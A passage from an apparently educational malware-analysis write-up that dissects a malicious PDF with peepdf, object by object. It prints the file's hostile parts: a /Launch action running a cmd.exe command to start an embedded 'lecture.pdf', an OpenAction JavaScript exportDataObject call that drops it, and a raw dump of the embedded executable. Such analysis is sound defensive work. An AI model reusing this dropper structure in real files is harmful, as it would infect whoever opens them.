
As we thought, the files 2,87, and 101 – 106 have been marked as suspicious. Let's review each of these suspicious files to find our actual payload.


Activities
Terminal
Oct 13 00:39
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/M...
Pictures
1 / 2

```
        Streams (1): [104]
                Encoded (1): [104]
        Objects with JS code (1): [105]
        Suspicious elements:
                /OpenAction (1): [87]
                /Names (2): [102, 87]
                /AA (1): [2]
                /JS (1): [105]
                /Launch (1): [106]
                /JavaScript (1): [105]
                /EmbeddedFiles: [101]


PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 2

<< /Parent 3 0 R
/Contents 4 0 R
/Resources 6 0 R
/AA << /O 106 0 R >>
/MediaBox [ 0 0 720 540 ]
/Type /Page >>

PPDF> 
```

Figure 9: View Object 2


This identifies the action which we have already seen, the JavaScript Code. Let's review object 106.


Activities
Terminal
Oct 13 00:54
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
remnux@remnux: ~/Downloads/M...
Pictures
python - How to install PyV8 in Ubu...
1 / 2

```
/MediaBox [ 0 0 720 540 ]
/Type /Page >>

PPDF> object 106

<< /Type /Action
/S /Launch
/Win << /F cmd.exe
/D c:\windows\system32
/P /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\lecture.pdf" (cd "Desktop"))&(if exist "My Documents\lecture.pdf" (cd "My Documents"))&(if exist "D
ocuments\lecture.pdf" (cd "Documents"))&(if exist "Escritorio\lecture.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\lecture.pdf" (cd "Mis Documentos"
))&(start lecture.pdf)







73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> 
```

Figure 10: Object 106 contains the javascript code already seen


When looking through Object 106, we see a string of hexadecimal characters that should not be there. Thus, we decided to convert this into text and obtain ‘**secret code 123abc**’.



```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A
20 31 32 33 41 42 43
```

```
secret code is: 123ABC
```


Figure 11: Secret Code


Activities
Terminal
Oct 13 00:55
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
remnux@remnux: ~/Downloads/M...
Pictures
python - How to install PyV8 in Ubu...
1 / 2

```
/Win << /F cmd.exe
/D c:\windows\system32
/P /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\lecture.pdf" (cd "Desktop"))&(if exist "My Documents\lecture.pdf" (cd "My Documents"))&(if exist "D
ocuments\lecture.pdf" (cd "Documents"))&(if exist "Escritorio\lecture.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\lecture.pdf" (cd "Mis Documentos"
))&(start lecture.pdf)






73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> 
```


Figure 12: View Object 87

Object 87 references object 105, another `/OpenAction` and `/Name`


Activities
Terminal
Oct 13 00:56
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
remnux@remnux: ~/Downloads/M...
Pictures
python - How to install PyV8 in Ubu...
1 / 2

```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> 
```

Figure 13: Object 105 - Another malicious JS script




Activities
Terminal
Oct 13 00:57
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
Pictures
python - How to install PyV8 in Ubu...
1 / 2

```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> object 101

<< /EmbeddedFiles 102 0 R >>

PPDF>
```

Figure 14: Object 101

Object 101 only references another object 102, an embedded file. This confirms our suspicion, the embedded file was hidden.




Activities
Terminal
Oct 13 00:58
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
Pictures
python - How to install PyV8 in Ubu...
1 / 2

```
73 65 63 72 65 74 20 63 6F 64 65 20 69 73 3A 20 31 32 33 41 42 43 >> >>

PPDF> js_analyse object 106

*** Error: PyV8 is not installed!!

PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> object 101

<< /EmbeddedFiles 102 0 R >>

PPDF> object 102

<< /Names [ lecture 103 0 R ] >>

PPDF>
```

Figure 15: Object 102


We have found the name "*lecture*" which was referenced in the JavaScript code.



```
<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> object 101

<< /EmbeddedFiles 102 0 R >>

PPDF> object 102

<< /Names [ lecture 103 0 R ] >>

PPDF> object 103

<< /F lecture.pdf
/Type /Filespec
/Desc lecture
/UF lecture.pdf
/EF << /F 104 0 R >> >>

PPDF> 
```

Figure 16: Object 103


This lists the embedded file specification. It is indeed a pdf file. It references object 104.



```
/EF << /F 104 0 R >> >>

PPDF> object 104

<< /Length 44180
/Filter /FlateDecode
/DL 73802
/Params << /Size 73802
/CheckSum ,��h��m>+���� >>
/Subtype /application/pdf >>
stream
MZ����@���      �!�L�!This program cannot be run in DOS mode.

$�8���Y���Y���Y���E���Y��TE���Y���F���Y���F���Y���Y��Y��TQÅ�Y���z���Y��_���Y��Rich�Y��PELl
J�
  ���@`l�xP�����.textf�� `.rdata���@@.data\p�@�@�.rsrc�P@@U��+����SV�>A��
                                                            A��@����K7���/�7��J?J�AIB@��@7�?��?J?�A?K�����'�IHBC���C�C���B��K�@�7���/JJ7���
�'�I�/�A���'��A�J��??J'����'J��BI/BKH�B�A'��C7��H�C?�HC����BKBKJH�� Q@v$��.@�U�R�n�@��;ã��@�=h�@�m�+1�h�^����ö�Q��E�P���@�Ѣ'��M�Q�l�=�lA�9`A�~
h��@��.��`A3������U�R���f���A���@� �E�P��� ��
� � ��WL�9`A�t�h��@��)���p���5�����u    �`A�V�9 8A�J*�P��p@9`HAY�
hl�@�k��(U�R?5��C�u�`Adl�9�q8A
                              �1�p�@ã\A����E�P�l�@�XA8���M�Q�l�@��dA��F3PT���n��@8A�+�
                                                                       @:�u�4��U��=@A�Sh��@�h��LP�F!z��u�D@A��}�`��t�@���3D�}�R����A��
x��p3�
     ���K�;�fG�}��â��3����II�ɖ="0
hhC@��Y���U�V���������I����W��RP�ɖ�S��i��h��@Q�P�@�����t�@�9~73�j��R����
x�@3����<B��s;�tG�}��â��3e���IQ�7��=�[�4�@������������3����I������QR%�6�S������h!�@Q1�@�(
                                                                          A�������L�ARP�D�X�A�4��M��HA�L@ASh��@QRP�DE�M��=��@jh�@Q��@A�:�
��u�|AsG��P��U�j�       R�:�
```

Figure 17: Object 104 – Obfuscated


Object 104 stream is obfuscated with FlateDecode. From the Subtype we see that it is indeed an application pdf file. This pdf is malicious!



```
ileInformationByHandleRLocalFree GetFileTypeZCreateMutexAInitializeCriticalSection2DeleteCriticalSection�EnterCriticalSection�ReleaseMutex
                                                                                                                                                                SetEventGLeaveC
riticalSectionQTerminateProcessRGetExitCodeProcess�GetVersionExA�GetProcAddressHLoadLibraryA�WriteFile�ReadFile�PeekNamedPipeKERNEL32.dllAllocateAndIniti
alizeSid�FreeSidADVAPI32.dllWSOCK32.dll9WSASend4WSARecvWS2_32.dll�_strnicmp�_strdupd����
                                                                                         A2BKPZ_bcd%s: Cannot use concurrency level greater than total num
ber of requests
%s: Invalid Concurrency [Range 0..%d]
%s: invalid URL
%s: wrong number of arguments
User-Agent:Accept:Host:Proxy-Authorization: Basic Proxy credentials too long
Authorization: Basic Authentication credentials too long
Cookie:
Cannot mix PUT and HEAD
Cannot mix POST and HEAD
Cannot mix POST/PUT and HEAD
Invalid number of requests
n:c:t:b:T:p:u:v:rkVhwix:y:z:C:H:P:A:g:X:de:Sqbgcolor=whiteTotal of %d requests completed
%s
..done
Finished %d requests
apr_socket_connect()
Test aborted after 10 failures


Server timed out

apr_pollapr_sockaddr_info_get() for %serror creating request buffer: out of memory
INFO: %s header ==
---
```

Figure 18: Object 104 – Unobfuscated

